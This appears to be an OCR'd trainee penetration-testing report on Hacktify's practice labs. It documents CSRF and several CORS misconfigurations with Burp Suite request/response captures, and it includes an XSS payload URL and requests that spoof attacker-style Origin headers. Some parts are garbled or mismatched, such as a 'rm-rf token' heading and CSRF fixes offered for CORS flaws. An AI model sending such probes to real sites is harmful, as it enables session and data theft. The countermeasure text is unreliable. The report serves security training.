© Copyrights 2021 Hacktify Cybersecurity All rights reserved


https://labs.hacktify.in/HTML/csrf_lab/lab_7/passwordChange.php?name=<script>alert(1)</script>"

1.6. rm-rf token

Reference	Risk Rating
rm-rf token	**High**
Tools Used	
CSRF PoC Generator	
Vulnerability Description	
Cross-Site Request Forgery (CSRF) is a web security vulnerability where an attacker tricks a user into performing unwanted actions on a web application in which they are authenticated	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
URLs of the vulnerable pages in the lab	
Consequences of not Fixing the Issue	
Attackers can change account details to gain control.	
Suggested Countermeasures	
Include unique tokens in forms to validate requests.	
References	
https://portswigger.net/web-security/csrf	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab


2. Cross-Origin Resource Sharing

2.1. CORS With Arbitrary Origin

Reference	Risk Rating
CORS With Arbitrary Origin	**Low**
Tools Used	
Burp suite	
Vulnerability Description	
CORS (Cross-Origin Resource Sharing) is a browser mechanism that allows a web page to request resources from a different domain than the one that served the web page.	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
URLs of the vulnerable pages in the lab	
Consequences of not Fixing the Issue	
Attackers can perform actions on behalf of users.	
Suggested Countermeasures	
Use Anti-CSRF tokens to validate requests	
References	
https://portswigger.net/web-security/cors	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



```
GET /HTML/cors_lab/lab_1/cors_1.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=0fff4cbe749ded66f0d7a71a3915b64d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_1/index.php
Origin: attacker.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```


```
HTTP/2 200 OK
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=da00fc9daf6ded77e43bbae6cba267d4; path=/; secure
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: attacker.com
Content-Type: text/html; charset=UTF-8
Content-Length: 3102
Vary: Accept-Encoding,User-Agent
Date: Mon, 03 Mar 2025 02:49:26 GMT
Server: LiteSpeed
X-Turbo-Charged-By: LiteSpeed

<html>
    <head>
        <meta charset="UTF-8" />
        <meta name="viewport" content="width=device-width,
        initial-scale=1.0" />
        <meta name="keywords" content="" />
        <link rel="icon" href="../../assets/img/favicon.png" />
        <link rel="stylesheet" type="text/css" href="
        assets/css/animate.css" />
        <link
        rel="stylesheet"
        type="text/css"
        href="../../assets/css/bootstrap.min.css"
        />
        <link
        rel="stylesheet"
        type="text/css"
        href="../../assets/css/font-awesome.min.css"
        />
        <link rel="stylesheet" type="text/css" href="
        ../../assets/css/main.css" />
        <link rel="stylesheet" type="text/css" href="
```

2.2. CORS with Null origin

Reference	**Risk Rating**
CORS with Null origin	**Medium**
Tools Used	
Burp suite	
Vulnerability Description	
CORS (Cross-Origin Resource Sharing) is a browser mechanism that allows a web page to request resources from a different domain than the one that served the web page.	
How It Was Discovered	
Automated Tools / Manual Analysis	
Vulnerable URLs	
URLs of the vulnerable pages in the lab	
Consequences of not Fixing the Issue	
Sensitive data can be accessed by unauthorized domains.	
Suggested Countermeasures	
Use Anti-CSRF tokens to validate requests	
References	
https://portswigger.net/web-security/cors	


Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



```
GET /HTML/cors_lab/lab_2/cors_2.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=b889f16905c11139f6cae5e0def9c2fe
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_2/index.php
Origin: attacker.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 302 Found
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: PHPSESSID=6ca9e28c8e803558f9d50237e85fbb33; path=/; secure
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
Location: login.php
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Mon, 03 Mar 2025 02:52:52 GMT
Server: LiteSpeed
Vary: User-Agent
X-Turbo-Charged-By: LiteSpeed
```



Username hacktify


Password ••••••••

2.3. CORS with prefix match

Reference	Risk Rating
CORS with prefix match	**Medium**
Tools Used	
Burp suite	
Vulnerability Description	
CORS (Cross-Origin Resource Sharing) is a browser mechanism that allows a web page to request resources from a different domain than the one that served the web page.	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
URLs of the vulnerable pages in the lab	
Consequences of not Fixing the Issue	
Sensitive data can be accessed by unauthorized domains.	
Suggested Countermeasures	
Use Anti-CSRF tokens to validate requests	
References	
https://portswigger.net/web-security/cors	


Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



```
GET /HTML/cors_lab/lab_3/cors_3.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=8c2a2b484f0341402ae3095033ee8cb6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_3/index.php
Origin: attacker.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 302 Found
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: PHPSESSID=9753f9db79c98f2100bde5c4a81ealla; path=/; secure
Access-Control-Allow-Credentials: true
Location: login.php
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Mon, 03 Mar 2025 02:57:51 GMT
Server: LiteSpeed
Vary: User-Agent
X-Turbo-Charged-By: LiteSpeed
```


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
3 × 4 × 5 × 6 × +
Send Cancel Follow redirection
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
GET /HTML/cors_lab/lab_3/cors_3.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=6d0349e2f1bbc3363e52c0306ba5c5b7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_3/index.php
Origin: hacktify.in
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```


```
HTTP/2 302 Found
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: PHPSESSID=c9277129bb8c3d262488265da2c5bd23; path=/; secure
Access-Control-Allow-Credentials: true
Location: login.php
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Mon, 03 Mar 2025 03:13:25 GMT
Server: LiteSpeed
Vary: User-Agent
X-Turbo-Charged-By: LiteSpeed
```

2.4. CORS with suffix match

Reference	**Risk Rating**
CORS with suffix match	**Medium**
Tools Used	
Burp suite	
Vulnerability Description	
CORS (Cross-Origin Resource Sharing) is a browser mechanism that allows a web page to request resources from a different domain than the one that served the web page.	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
URLs of the vulnerable pages in the lab	
Consequences of not Fixing the Issue	
Sensitive data can be accessed by unauthorized domains.	
Suggested Countermeasures	
Give some Suggestions to stand against this vulnerability	
References	
https://labs.hacktify.in/HTML/cors_lab/lab_4/cors_4.php	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab


Burp Suite Community Edition v2025.1.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
3 × 4 × 5 × 6 × 7 × +
Send
Cancel
Follow redirection
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
GET /HTML/cors_lab/lab_4/cors_4.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=473c7bdac3c353b6120905908a16f94a
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_4/index.php
Origin: evilhacktify.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 302 Found
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: PHPSESSID=3948e3a30ba6138cc7397379efe538ec; path=/; secure
Access-Control-Allow-Credentials: true
Location: login.php
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Mon, 03 Mar 2025 03:20:28 GMT
Server: LiteSpeed
Vary: User-Agent
X-Turbo-Charged-By: LiteSpeed
```


2.5. CORS with Escape dot

Reference	**Risk Rating**
CORS with Escape dot	**Medium**
Tools Used	
Burp suite	
Vulnerability Description	
CORS (Cross-Origin Resource Sharing) is a browser mechanism that allows a web page to request resources from a different domain than the one that served the web page.	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_5/login.php	
Consequences of not Fixing the Issue	
Sensitive data can be accessed by unauthorized domains.	
Suggested Countermeasures	
Use a Content Security Policy (CSP) to restrict which domains can load resources on your site.	

References
https://labs.hacktify.in/HTML/cors_lab/lab_5/login.php

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



```
GET /HTML/cors_lab/lab_5/cors_5.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=eddf42da38971d9f661c10d67ab2b5d3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_5/index.php
Origin: wwwhacktify.in
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 302 Found
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: PHPSESSID=c2c80338b98c229183b37c9b5b6ce52b; path=/; secure
Access-Control-Allow-Credentials: true
Location: login.php
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Mon, 03 Mar 2025 04:01:46 GMT
Server: LiteSpeed
Vary: User-Agent
X-Turbo-Charged-By: LiteSpeed
```

